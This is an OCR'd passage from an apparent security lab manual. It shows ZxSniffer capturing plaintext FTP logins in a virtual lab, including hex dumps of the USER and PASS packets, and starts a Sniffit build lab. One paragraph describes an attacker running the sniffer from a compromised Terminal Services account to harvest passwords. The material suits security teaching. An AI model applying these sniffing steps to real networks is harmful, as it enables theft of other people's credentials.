
for Windows 98, ME, 2000, XP

Destination folder: C:\Program Files\ZxSniffer

☑ Add Desktop icon

☐ Add Start menu icon

The ZxSniffer application will install. Click **Exit**.



ZxSniffer Setup: Finish


ZxSniffer 4.30b

for Windows 98, ME, 2000, XP

ZxSniffer has been successfully installed


☑ Run ZxSniffer

If you receive a *Cannot found selected adapter* error, click **OK**.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
ZxSniffer
Password Traffic Stop Clear Save Capture Tools Options About Exit
Name Source address Dest address Login Password Date Time
Error
OK
Start
WEB-HACK.ru: Download ...
C:\Downloads\ZxSniffer
ZxSniffer
11:47 PM


Cannot found selected adapter

The *Options* screen will appear. Select the NIC you want ZxSniffer to use.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
ZxSniffer
Password Traffic About Exit
Name Source addre Date Time
Options
Adapter Traffic Password General
OK Cancel
Start
WEB-HACK.ru: Download ...
C:\Downloads\ZxSniffer
ZxSniffer
11:48 PM

Name	Info
☑ VMware Accelerated AMD PCNet Ada...	


The default screen is the *Password* capture screen and by default, is turned ON. As plain text, username/passwords traverse the network, ZxSniffer will capture and display them on this screen.




Name	Source address	Dest address	Login	Password	Date Time
FTP	172.16.1.43	172.16.1.40	hacker	zerocool	13/11/05 00:03

***Note:** Keep in mind that the traffic you see is completely dependent upon the environment the computer "sniffing" resides in. For example, if the network link you are using is connected to a network hub, you will be able to see all traffic going through that hub to all other computers on that hub. If, however, the network link you are using is connected to a switch, you will only be able to see traffic specifically destined to/from your connection. There is a way to "sniff" traffic on a switch to show all traffic to a specific or every computer on a switch, which will be covered in Chapter 9.

By clicking on the **Traffic** icon the traffic monitoring screen appears. As traffic moves through the network the data is displayed on this screen.




From the data captured in this example, notice the column named *Direction* because compared to other traffic monitoring applications ZxSniffer is intelligent enough by simply flipping the arrow indicating the direction of the traffic instead of entering a new line for each flow change. This makes it easier for the user to track communications.



Protocol	Address	Port	Direction	Address	Port
UDP	172.16.1.35	NET...	▶	172.16.255.255	NET...
TCP	172.16.1.43	1180	◀	64.233.187.99	HTTP
UDP	172.16.1.43	1181	◀	172.16.0.1	DNS
TCP	172.16.1.43	1182	◀	64.233.167.104	HTTP
UDP	172.16.1.37	NET...	▶	172.16.255.255	NET...
ICMP	172.16.1.40		◀	172.16.1.43	
UDP	172.16.1.43	NET...	▶	172.16.255.255	NET...

By clicking on the **Save** icon ZxSniffer will ask for a location to save the data to. Give the captured data a filename and accept the default location and click **Save**. (This is another nice feature of ZxSniffer as it saves the data in HTML format.)




Save in: ZxSniffer

File name: captured 1

Save as type: HTML files (*.htm;*.html)

By opening the file (the default location ZxSniffer files are saved to is **C:\ProgramFiles\ZxSniffer/**, you can review the results of the file in HTML format.




Address C:\Program Files\ZxSniffer\captured 1.htm


Traffic

Protocol	Address	Port	Direction	Address	Port
UDP	172.16.1.35	NETBIOS-NS	>	172.16.255.255	NETBIOS-NS
TCP	172.16.1.43	1180	<	64.233.187.99	HTTP
UDP	172.16.1.43	1181	<	172.16.0.1	DNS
TCP	172.16.1.43	1182	<	64.233.167.104	HTTP
UDP	172.16.1.37	NETBIOS-DGM	>	172.16.255.255	NETBIOS-DGM
ICMP	172.16.1.40		<	172.16.1.43	
UDP	172.16.1.43	NETBIOS-NS	>	172.16.255.255	NETBIOS-NS
UDP	172.16.1.43	NETBIOS-DGM	>	172.16.255.255	NETBIOS-DGM
UDP	172.16.1.40	NETBIOS-DGM	>	172.16.255.255	NETBIOS-DGM
UDP	172.16.1.40	NETBIOS-NS	>	172.16.255.255	NETBIOS-NS
UDP	172.16.1.43	NETBIOS-NS	>	172.16.1.40	NETBIOS-NS
TCP	172.16.1.40	1042	>	172.16.1.43	NETBIOS-SSN
UDP	172.16.1.37	NETBIOS-NS	>	172.16.255.255	NETBIOS-NS
UDP	172.16.1.34	NETBIOS-DGM	>	172.16.255.255	NETBIOS-DGM


From the ZxSniffer application click on the **Capture** icon. The packet capture screen will appear.



Click on the **Start** icon to initiate the packet capture (sniffer).



When enough data has been captured, click on the **Stop** icon and the captured data will appear.




No.	Protocol	Source ...	Source IP	Source P...	Dest MAC	Dest IP	Dest Port	Data Length
□ 1	IP : UDP	00:30:1B...	172.16.1...	NETBIO...	Broadcast	172.16.2...	NETBIO...	207
□ 2	ARP	00:12:88:...			Broadcast			18
□ 3	ARP	00:12:88:...			Broadcast			18
□ 4	ARP	00:12:88:...			Broadcast			18

```
Ethernet Header     00000000  11 02 89 4E AC 10 01 21 00 8A 00 C1   %N¬  ! Š Á
Source MAC      00  0000000C  00 00 20 46 44 46 41 45 4A 46 47 45     FDFAEJFGE
Dest MAC        FF  00000018  46 46 4A 43 41 43 41 43 41 43 41 43  FFJCACACACAC
Protocol type   0x  00000024  41 43 41 43 41 43 41 43 41 41 41 00  ACACACACAAA
IP Header           00000030  20 41 42 41 43 46 50 46 50 45 4E 46   ABACFPFPENF
Version         4   0000003C  44 45 43 46 43 45 50 46 48 46 44 45  DECFCEPFHFDE
Header length   20  00000048  46 46 50 46 50 41 43 41 42 00 FF 53  FFPFPACAB ÿS
Service type    0x  00000054  4D 42 25 00 00 00 00 00 00 00 00 00  MB%
Total length    23  00000060  00 00 00 00 00 00 00 00 00 00 00 00
Fragment ID     0x  0000006C  00 00 00 00 00 00 11 00 00 27 00 00        '
                    00000078  00 00 00 00 00 00 00 E8 03 00 00 00       è
```

From the data captured, scroll through the center area and view the content of the packet in the lower-right area of the ZxSniffer screen to look for any valuable data that may be in the packets (plain text).


In this case, an FTP session was established with the username of **hacker**.



No.	Protocol	Source ...	Source IP	Source P...	Dest MAC	Dest IP	Dest Port	Data Length
□ 50	ARP	00:12:88:...			Broadcast			18
□ 51	ARP	00:12:88:...			Broadcast			18
□ 52	IP : TCP	00:0C:29...	172.16.1...	1186	00:0C:29...	172.16.1...	FTP	13
□ 53	IP : TCP	00:0C:29...	172.16.1....	FTP	00:0C:29...	172.16.1....	1186	35

```
Ethernet Header     00000000 | 55 53 45 52 20 68 61 63 6B 65 72 0D 0A | USER hacker
Source MAC      00
Dest MAC        00
Protocol type   0x
IP Header
Version         4
Header length   20
Service type    0x
Total length    53
Fragment ID     0x
```


By scrolling through the packets one at a time, the password is also displayed. In this case the password is **zerocool**.



No.	Protocol	Source ...	Source IP	Source P...	Dest MAC	Dest IP	Dest Port	Data Length
□ 58	IP : TCP	00:12:88:...	64.233.1...	HTTP	00:0C:29...	172.16.1....	1185	6
□ 59	ARP	00:12:88:...			Broadcast			18
□ 60	IP : TCP	00:0C:29...	172.16.1...	1186	00:0C:29...	172.16.1...	FTP	15
□ 61	IP : TCP	00:0C:29...	172.16.1....	FTP	00:0C:29...	172.16.1....	1186	28

```
Ethernet Header       00000000 | 50 41 53 53 20 7A 65 72 6F 63 6F 6F 6C | PASS zerocool
Source MAC      00    0000000D | 0D 0A                                  |
Dest MAC        00
Protocol type   0x
IP Header
Version         4
Header length   20
Service type    0x
Total length    55
Fragment ID     0x
```

Minimize the application and it will place an icon by the clock in the lower-right section of the Windows desktop. By placing the mouse over this icon periodically, ZxSniffer will let you know how many new passwords have been captured since the last time you checked.



***Note:** I have personally used this application in conjunction with the "see all" port on a switch to help track down a hacker coming out of New York City via a compromised server of a travel agency out of Washington state. This is an effective tool.

As for an attacker's advantage, a prime example would be to have a compromised Terminal Service account, term serve into the server, and execute the ZxSniffer application. Then at the attacker's convenience log back in and check the passwords captured, packets captured, and so forth.

Lab 47: Exploit Data from Target Computer — Sniffit

Prerequisites: None

Countermeasures: Secure access control lists (ACLs), Bastion servers/workstations, host-based firewalls

Description: The Sniffit application captures Transfer Control Protocol (TCP), UDP, and ICMP packets, which provide detailed information in hex or plain text. Sniffit can detect Ethernet and PPP and other devices, can filter the results for desired effects, and can save the output to a log file for further analysis. Remember that all commands in Linux are *case sensitive*.

Procedure: Configure and create the Sniffit application and execute with the following syntax:


```
sniffit <options>
```

From the directory containing the compressed files type **tar –zxvf sniffit.0.3.7.beta.tar.gz**.

The files will uncompress into a new directory named **sniffit.0.3.7.beta**.


Change to the new directory by typing **cd sniffit.0.3.7.beta** and pressing **Enter**.

The Sniffit application needs to be compiled to the specific machine it is on by typing **./configure**.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/sniffit/sniffit.0.3.7.beta
File Edit View Terminal Go Help
Sun Nov 13
8:13 PM


```
sniffit.0.3.7.beta/sn_data.h
sniffit.0.3.7.beta/BETA-TESTING
sniffit.0.3.7.beta/sn_defines.h
sniffit.0.3.7.beta/sn_generation.c
sniffit.0.3.7.beta/sn_generation.h
sniffit.0.3.7.beta/sn_global.h
sniffit.0.3.7.beta/sn_interface.c
sniffit.0.3.7.beta/sn_interface.h
sniffit.0.3.7.beta/sn_logfile.c
sniffit.0.3.7.beta/sn_logfile.h
sniffit.0.3.7.beta/sn_packets.c
sniffit.0.3.7.beta/sn_packets.h
